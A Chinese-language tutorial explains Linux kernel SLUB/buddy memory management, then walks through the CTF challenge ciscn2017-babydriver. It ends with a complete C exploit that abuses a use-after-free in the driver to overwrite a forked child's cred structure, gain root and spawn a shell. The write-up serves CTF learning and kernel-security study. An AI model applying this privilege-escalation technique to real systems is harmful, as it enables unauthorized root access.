内存管理基础
Linux kernel 将内存分为 页→区→节点 三级结构,主要有两个内存管理器:buddy system与slab allocator,前者负责以内存页为粒度管理所有可用的物理内存,后者则向前者请求内存页并划分为多个较小的对象(object)以进行细粒度的内存管理。
用户 / 内核子系统
        ↓
kmalloc / kmem_cache_alloc
        ↓
SLUB / SLAB / SLOB   ← 对象分配器
        ↓
Buddy Allocator      ← 页分配器
        ↓
物理内存(page)
伙伴系统中分配内存是以页为单位的,即使所分配的 object 大小为 1 byte,也需要分配一页,这样就导致了比较大的内存碎片。因此 Linux 引入了 slab 分配器,加速对 object 的分配和释放速度,同时也减少碎片空间。
slab 的内存来自于 buddy,slab 相当于二级管理器。slab 和 buddy 算法上级别对等,两个都是内存分配器。buddy 是把内存条分成多个 zone 来管理分配,slab 是从 buddy 拿到的内存,进行分配管理。
内核堆内存主要指的是线性映射区,常用kmalloc函数分配内存。
slub 内存管理器会优先从当前核心的kmem_cache_cpu中进行内存分配。

数据结构
lab 分配的内存单位叫做object,它即为 slab 分配器分配的基本单元。内核中使用 kmem_cache 来管理同类型 object 的分配与回收。每一个 kmem_cache 对应一种特定大小或特定结构体类型的对象。

为了提高性能,在 SLUB/SLAB 实现中,kmem_cache 内部又包含:
kmem_cache_cpu(per-CPU 数据,用于快速分配)kmem_cache_node(per-NUMA node 管理结构)
kmem_cache
kmem_cache是 Slab 的主要管理结构,申请和释放对象都需要经过该结构操作,部分重要字段如下:
struct kmem_cache {
    struct kmem_cache_cpu __percpu *cpu_slab;    //per cpu 缓存
    slab_flags_t flags;
    unsigned long min_partial;    //partial链表中slab的最大数量
    unsigned int size;    /* The size of an object including metadata 每个块内存实际需要的大小*/
    unsigned int object_size;/* The size of an object without metadata 除去元数据的对象大小*/
    struct reciprocal_value reciprocal_size;
    unsigned int offset;    /* Free pointer offset 到空闲指针的偏移,可以索引指向下一个空闲块的指针*/
#ifdef CONFIG_SLUB_CPU_PARTIAL
    unsigned int cpu_partial;    //cpuslab partial链表中slab的最大数量,超过数量的则被放入kmem_cache_node普通的partial链表中
#endif
    struct kmem_cache_order_objects oo;//记录slab管理page的数量(高16bits)和slab obj的数量(低16bits)

    struct kmem_cache_order_objects max;    //最大分配数量
    struct kmem_cache_order_objects min;    //最小分配量
    gfp_t allocflags;    /* 从伙伴系统集成的分配请求掩码 */
    int refcount;        /* Refcount for slab cache destroy */
    void (*ctor)(void *);
    unsigned int inuse;        /* Offset to metadata */
    unsigned int align;        /* Alignment */
    unsigned int red_left_pad;    /* Left redzone padding size */
    const char *name;    /* 文件系统显示使用 */
    struct list_head list;    /* 所有slab的list */
#ifdef CONFIG_SYSFS
    struct kobject kobj;    /* 文件系统使用 */
#endif
#ifdef CONFIG_SLAB_FREELIST_HARDENED
    unsigned long random;
#endif

#ifdef CONFIG_NUMA
    unsigned int remote_node_defrag_ratio;
#endif

#ifdef CONFIG_SLAB_FREELIST_RANDOM
    unsigned int *random_seq;
#endif

#ifdef CONFIG_KASAN
    struct kasan_cache kasan_info;
#endif

    unsigned int useroffset;    /* Usercopy region offset */
    unsigned int usersize;        /* Usercopy region size */

    struct kmem_cache_node *node[MAX_NUMNODES];        //slab节点
};
kmem_cache_cpu:
简要介绍一下kmem_cache_cpu。kmem_cache_cpu是一个percpu变量(这意味着,每个CPU上都独立有一份kmem_cache_cpu的副本,通过gs寄存器作为percpu基址进行寻址),表示当前CPU使用的slub,直接从当前CPU来存取object,不需要加锁,能够提高性能。然而这对于我们在Linux Kernel Pwn中,只会成为负担,毕竟我们并不希望额外考虑当前正在使用哪个CPU~。因此,我们在利用前,可以将我们的程序绑定到某个CPU上,即可无视掉这条规则。
cpu_slab是kmem_cache_cpu结构,如下:
struct kmem_cache_cpu {
    void **freelist;    /* Pointer to next available object */
    unsigned long tid;    /* CPU的独特标识 */
    struct page *page;    /* 当前正准备分配的slab */
#ifdef CONFIG_SLUB_CPU_PARTIAL
    struct page *partial;    /* 指向当前的半满的slab(slab中有空闲的object) */
#endif
#ifdef CONFIG_SLUB_STATS
    unsigned stat[NR_SLUB_STAT_ITEMS];
#endif
};
keme_cache_node
而对于kmem_cache_node,它包括两个链表,其中一个叫做partial,另一个叫做full。顾名思义,partial链表中,存在部分空闲的object;而full链表中,全部object都已经被分配了。
slab 是一个或者多个连续页组成的内存空间,那么本质上执行一个 slab 的数据结构不是别的,就是struct page*,对应 slab 中的信息可以通过第一个 page 的某些字段描述,记住这点对后面的理解很重要。
struct kmem_cache_node {
    spinlock_t list_lock;        //自旋锁
#ifdef CONFIG_SLAB
    ......
#endif

#ifdef CONFIG_SLUB
    unsigned long nr_partial;        //partial list中slab的数量
    struct list_head partial;        //当前节点的partial链表
#ifdef CONFIG_SLUB_DEBUG
    atomic_long_t nr_slabs;
    atomic_long_t total_objects;
    struct list_head full;
#endif
#endif

};
Slub API
- kmalloc
kmalloc函数与用户空间的malloc一族函数非常相似,只不过它多了一个flags参数。kmalloc函数是一个简单的接口,用它可以获得以字节为单位的一块内核内存。
kmalloc()用于申请较小的连续的物理内存,以字节为单位进行分配。
kmalloc函数原型如下:
void *kmalloc(size_t size, int flags) // 分配的内存物理地址上连续,虚拟地址上自然连续
这个函数返回一个指向内存块的指针,其内存块至少要有size小。所分配的内存区在物理上是连续的。在出错时,它返回 NULL。
GFP_KERNEL标志表示在试图获取内存并返回给kmalloc的调用者的过程中,内存分配器将要采取的行为。
- kfree
有申请自然就有释放,kmalloc函数的配套释放函数是kfree。
kfree函数原型如下:
void kfree(const void *ptr) //释放由kmalloc()分配出来的内存块。
kfree函数释放由kmalloc分配出来的内存块。如果想要释放的内存不是由kmalloc分配的,或者想要释放的内存早就被释放了,比如说释放属于内核其他部分的内存,调用这个函数就会导致严重的后果。与用户空间类似,分配和回收要注意配对使用,以避免内存泄露和其他 bug。
例题 ciscn2017-babydriver
题目分析
题目文件:
boot.shbzImage- babydriver.ko
直接运行boot.sh启动内核出错,这是因为 qemu 在启动时尝试使用 kvm 硬件加速,但系统上没有可用的 kvm模块或权限不足。
加载 kvm 模块:
sudo modprobe kvm_intel   # Intel CPU
sudo modprobe kvm_amd     # AMD CPU
查看分析 init 文件:
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
chmod 777 /dev/babydev
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys
poweroff -d 0  -f
发现 flag 文件在 root 目录下,并且只有 root 用户才可以读取。
并且系统初始化时加载了lib/modules/4.4.72目录下的babydriver.ko模块,所以漏洞应该在这个模块中。
mkdir rootfs && cd rootfs
cpio -idvm < ../rootfs.cpio
然后将模块文件复制出来:
cp ./rootfs/lib/modules/4.4.72/babydriver.ko ./
ida 反编译分析:
分配一个字符设备号
babydev_no初始化
cdev结构体注册字符设备到内核
创建
/sys/class/babydev创建
/dev/babydev设备节点注册失败则清理资源。
babyopen
申请 0x40 大小的内存,并把地址存在device_buf,device_buf_len=0x40。

babyread
检查device_buf是否存在,存在则比较其大小和用户读取请求的长度。


但是这里的伪代码是有问题的,copy_to_user的参数没有反编译完整。
copy_to_user的原型:
unsigned long copy_to_user(void __user *to, const void *from, unsigned long n);
通过快捷键y修改copy_to_user原型添加两个参数类型:

修复后的伪代码:

所以下面的代码逻辑是:如果device_buf大于用户请求长度,则将device_buf复制用户请求大小的长度到用户态buffer参数中。
babywrite
copy_to_user的参数同样有问题,使用上面的方法修改一下:
这里可以结合汇编分析出v4的值是从length参数获取的:

babyrelease
通过kfree释放device_buf,但是这里释放后未将指针置为零,所以存在 UAF 漏洞。

babyioctl
如果command参数的值等于0x10001,则释放掉device_buf,然后再申请v4大小的device_buf。

就是当用户态调用以下代码时执行:
ioctl(fd, 0x10001, size);

v4的值是v3的值,不过v3的值是哪里来的?
结合汇编分析一下可以发现是从arg参数获取到的。
解题思路
那块刚被 free 的内存(大小 0xa8)会重新进入 slab allocator 的空闲列表,等待下次分配。
本题中给了一个 UAF,这意味着我们可以通过释放一个object,再让内核中的某个结构体使用这个object,便可以达到任意写这个object的目的。这也就是我们kernel pwn的UAF中的常见利用方式。
这里我们直接通过cred结构体进行提权。
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <sys/wait.h>
#include <string.h>

char buf[0x40]={0};

int main()
{
    //open两次设备,分配两个对象
    int fd1 = open("/dev/babydev",2);
    int fd2 = open("/dev/babydev",2);

    //申请0xa8大小的device_buf,cred结构体大小
    ioctl(fd1,0x10001,0xa8);

    //关闭设备,释放fd1的device_buf。
    close(fd1);

    //fork 分配 cred 结构体,相当于 kmalloc(0xa8),这样会复用被释放的 fd1 的 device_buf
    //这样 fd2 的 device_buf 和新分配的 cred 结构体就指向同一内核堆空间
    int pid = fork();

    if(pid<0)
    {
        printf("fork error\n");
    }else if(pid==0)  //判断是否为子进程
    {
        //覆盖 cred 结构体。因为堆块重叠,实际覆盖了子进程的 cred 结构体前 32 字节 → 把 uid/gid 等字段改成 0 → 提权为 root。
        write(fd2,buf,32);

        //获取root权限后返回一个shell
        if(getuid()==0){
            printf("success\n");
            system("/bin/sh\n");
            return 0;
        }
    }else{
        wait(NULL);
    }
    close(fd2);

    return 0;
}